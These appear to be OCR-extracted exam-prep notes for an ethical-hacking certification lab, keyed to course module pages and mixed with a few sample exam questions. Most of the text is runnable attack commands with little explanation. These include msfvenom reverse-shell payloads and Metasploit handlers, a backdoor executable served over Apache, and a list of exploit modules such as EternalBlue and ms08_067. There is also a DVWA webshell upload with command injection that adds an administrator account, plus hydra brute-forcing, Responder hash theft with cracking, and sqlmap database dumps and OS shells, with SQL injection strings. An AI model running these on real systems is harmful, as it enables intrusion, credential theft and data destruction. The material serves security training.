


Mod-3 Page- 57 V.10 &

Mod-4 Page- 64 V.10


Mod-3 Page- 62 V.11

Nmap -O Ip

namap -sT -O -v 192.168.92.143

nmap -p 445 -A 192.168.1.101

nmap --script smb-vuln* -p 445 192.168.1.101



Mod-6 Page- 9 v.10

wmic useraccount get name,sid


Mod-4 Page- 99 v.10

AD Explorer

Mod-4 Page- 9 v.11

Net user

net localuser



Mod-3 Page- 57 V.10

Mod-3 Page- 62 V.11

Nmap

Nmap -O Ip

namap -sT -O -v 192.168.92.143

nmap -p 445 -A 192.168.1.101


Mod-20 Page- 90 V.10

Mod - 20 Page- 100 V.11

Cyberchef

Use CrypTool

U need to perform steganalysis on the txt file using snow tool



M-6, Page-204 V.10


M-6, Page-173 V.11

snow -C -p "password" snow_example_encrypted.txt

or

Mod - 20 Page- 18 V.11

CryptoForge.exe



Mod-14 Page- 18 V.10

wpscan --url https://example/ --enumerate u

wpscan --url https://example/ --passwords wordlist.txt --usernames samson

Mod-14 Page- 18 V.10

Mod-14 Page- 97 V.11

use
auxiliary/scanner/http/wordpress_login_enum

set PASS_FILE /root/Desktop/Wordlists/Passwords.txt

set RHOSTS [IP Address of Windows Server 2012]


set RPORT 8080

set TARGETURI http://[IP Address of Windows Server 2012]:8080/CEH/

set USERNAME admin
Run

Mod-14 Page- 46 V.11

Use burpsuite
Status=302 length 1131



Mod-14 Page- 32 V.10

Mod-14 Page- 97 V.11

| hostname
| whoami
| user, group, and privileges
| tasklist
| dir C:
| net user
| net user Test /Add
| net user
| net user Test
| net localgroup Administrators Test /Add
| net user Test
Now
type file.txt (linux =cat)
use the user Test for remote connection

Use File Upload Vulnerability in DVWA platform and read a file from server (Web App File Upload Exploitation)

Mod-14 Page- 90 V.10

Mod-14 Page- 118 V.11

msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.10.11 lport=4444 -f raw

Msfconsole
use multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.92.131
set lport 4444
run

DVWA Security Low

DVWA Security Medium


Need to use burpsuite

DVWA Security High

GIF98

|copy C:\wamp64\www\DVWA\hackable\uploads\upload.jpg C:\wamp64\www\DVWA\hackable\uploads\shell.php

Nc -nvlp 4444
|cp /var/www/dvwa/hackable/uploads/hack.jpg /var/www/dvwa/hackable/uploads/hack2.php



8. An important file has been hidden in the Server 2019 machine in the directory mentioned below. You are an ethical hacker working with a company. You have been assigned the task to retrieve the file "SECRET.txt" using a backdoor that was installed in the server. Enter the secret number hidden in the file.
Path: C:\Administrator\Documents\Findme.

9. A denial-of-service attack has been launched on a target machine in a network. A network session file "DoS.pcapng" has been captured and stored in the Documents folder of the Ethical Hacker-1 machine. Find the attacker machine IP address.

10. Adam works as a cybersecurity analyst at a datacenter. While analyzing the network traffic, he observed a huge surge of incoming traffic from multiple sources. After analyzing, he concluded that the datacenter was being subject to DDoS attack. The captured network session (DDoS.pcapng) is stored on the Desktop of the Ethical Hacker-2 machine. Determine the number of machines that were used to initiate the attack.

Mod-6 Page- 99 V.10

nmap --script vuln 192.168.31.1

nmap -p 445 -A 192.168.1.101

nmap --script smb-vuln* -p 445 IP

nmap --script smb-os-discovery.nse -p 445 IP

Mod-4 Page- 88 V.10

nmap -sU -p 161 --script=snmp-brute 10.10.10.12

use auxiliary/scanner/snmp/snmp_login

set RHOSTS 10. 10.10.12

exploit OR use below command

use auxiliary/scanner/snmp/snmp_enum

OR use below command

hydra -L user.txt -P pass.txt 192.168.1.101 smb

use exploit/windows/smb/psexec

exploit/windows/smb/ms17_010_eternalblue
exploit/windows/smb/ms17_010_psexec
auxiliary/admin/smb/ms17_010_command
auxiliary/scanner/smb/smb_ms17_010
auxiliary/dos/windows/smb/ms06_035_mailslot
auxiliary/dos/windows/smb/ms09_001_write
auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow
exploit/windows/http/xampp_webdav_upload_php
exploit/multi/http/php_cgi_arg_injection
exploit/windows/smb/ms08_067_netapi
exploit/linux/postgres/postgres_payload
exploit/multi/misc/java_rmi_server
microsoft sql server payload execution
WEB APP
exploit/pro/web/http_put_php
exploit/pro/web/http_put_asp
Post Ex
post/pro/multi/agent
post/pro/multi/agent_cleaner
post/windows/gather/hashdump
keyscan_start > keyscan_dump > keyscan_stop

Mod-10 Page- 49 V10

Mod-10 Page- 24 V11

DDOS

tcp.flags.syn == 1 , tcp.flags.syn == 1 and tcp.flags.ack == 0

#ToDetect the DDOS attack

go to statistics > IPv4 statistics > source and destination addresses

#Finding the infected files download

files > export > HTTP objects list

To find the hash of the file us

HashMyFiles

Mod-6 Page- 99 V.10

Mod-6 Page- 125 V.11

```
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e
x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Backdoor.exe

mkdir /var/www/html/share

service apache2 start

cp /root/Desktop/Backdoor.exe /var/www/html/share/

Msfconsole

use multi/handler

set payload php/meterpreter/reverse_tcp

set lhost 192.168.92.131

set lport 4444

exploit -j -z

sessions -i 1
```

Image steganography and find pin number from an image file(OpenStego) M-6, Page-219 V.10 & M-6, Page-173 V.11

Packet capture and find out the C&C callback. Which port and the trojan version? (Wireshark) / U need to find trojan and need to provide the port of the trojan

http.request.method == "GET"

Analyze → Follow TCP Stream

U need to check the traffic from which port to which port is moving using / Analyze the packet and find out which two port are communicating with each other wireshark M-6, Page-271 V.10 & M-6, Page-197 V.11

M-10, Page-1 V.10

Type tcp to filter

U need to check bit 3 is true or not using (Analyze packet with Wireshark and find Modbus 3rd bit is true or false) wireshark

https://www.youtube.com/watch?v=3t1BNAavrlQ

From responder folder find the hash and decrypt it(hashcat)

U need to crack hash file using john (the hash file is located in the responder tool logs file)
Crack the md5 hash form Documents folder (using john)

Mod-6 Page- 317 V.10

Mod-6 Page- 17 V.11

responder -I eth0

Responder will stores the logs in **usr/share/responder/logs**

john /usr/share/responder/logs/<file name of the logs.txt>


https://github.com/HashPals/Search-That-Hash

sudo apt-get install python3-pip

git clone https://github.com/HashPals/Search-That-Hash

pip3 install search-that-hash && sth

sth -f hash.txt



Mod-13 Page- 28 V.10


Mod-13 Page- 40 V.11

hydra -l samson -P /usr/share/wordlists/rockyou.txt 192.168.1.101 ftp


Namap then hydra

nmap -p 21 [IP Address of Windows 10]

hydra -L /root/Desktop/Wordlists/Usernames.txt -P /root/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 10]



Mod-6 Page- 133



Mod-8 Page- 15 V.10

Mod-8 Page- 49 V.11

http.request.method == POST

Find user A password from existing database of moviescope.com database (SQL Injection in username and password parameter) / Sql injection using sqlmap: u need to perform sql injection attack using sqlmap and need to extract password of specific user.

Mod - 15 Page- 47 V.10

Mod - 15 Page- 20 V.11

click **Console** tab and type **document.cookie**
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=<"cookie value which you have copied in step #5"> --dbs

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=<"cookie value which you have copied in step #5"> -D moviescope --tables

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=<"cookie value which you have copied in step #5"> -D moviescope -T User_Login --dump

For OS shell

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=<"cookie value which you have copied in step #5"> --os-shell

hostname / ipconfig

URL = http://testphp.vulnweb.com/artists.php?artist=1

Find DBs = sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch

Result is DB name acuart

Find Tables = sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables --batch

Result is table name users

Find columns = sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --columns --batch

Dump table = sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump --batch

Dump the DB = sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --dump-all --batch

Reference = https://www.hackingarticles.in/database-penetration-testing-using-sqlmap-part-1/

Using cookies

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --cookie='JSESSIONID=09h76qoWC559GH1K7DSQHx' --random-agent --level=1 --risk=3 --dbs --batch

SQL Injection

in login page enter blah' or 1=1-- as username and click login without entering the password

OS Shell = sqlmap -u 'url' --dbms=mysql --os-shell

SQL Shell = sqlmap -u 'url' --dbms=mysql --sql-shell


Find the phone number of a user of moviscope.com (Open-redirect)

U need to perform the parameter tampering

Mod-14 Page- 7 V.10

Mod-14 Page- 63 V.11


Use burpsuite



Mod - 15 Page- 34 V.11

python3 dsss.py

python3 dsss.py -u "http://www.moviesc,ope.com/viewprofile.aspx?id=1" --cookie="<cookie value which you have copied in Step 17>"




Mod - 15 Page- 41 V.11

Mod - 15 Page- 6 V.11 (Extra)

blah' or 1=1 --

blah';insert into login values ('john','apple123'); --

blah';create database mydatabase; --

